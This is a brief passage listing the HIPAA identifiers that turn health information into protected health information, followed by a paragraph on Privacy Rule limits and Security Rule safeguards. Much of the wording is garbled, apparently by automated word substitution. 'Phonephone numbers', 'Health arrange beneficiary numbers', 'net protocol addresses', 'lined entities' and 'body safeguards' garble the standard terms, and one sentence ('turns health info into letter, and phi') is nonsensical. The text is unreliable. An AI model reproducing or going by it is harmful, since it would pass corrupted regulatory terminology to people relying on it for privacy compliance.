* Dates, except year

* phonephone numbers
* Geographic information
* FAX numbers
* Social Security numbers
* Email addresses
* case history numbers
* Account numbers
* Health arrange beneficiary numbers
* Certificate/license numbers
* Vehicle identifiers and serial numbers together with license plates
* Web URLs
* Device identifiers and serial numbers
* net protocol addresses
* Full face photos and comparable pictures
* Biometric identifiers (i.e. retinal scan, fingerprints)
* Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.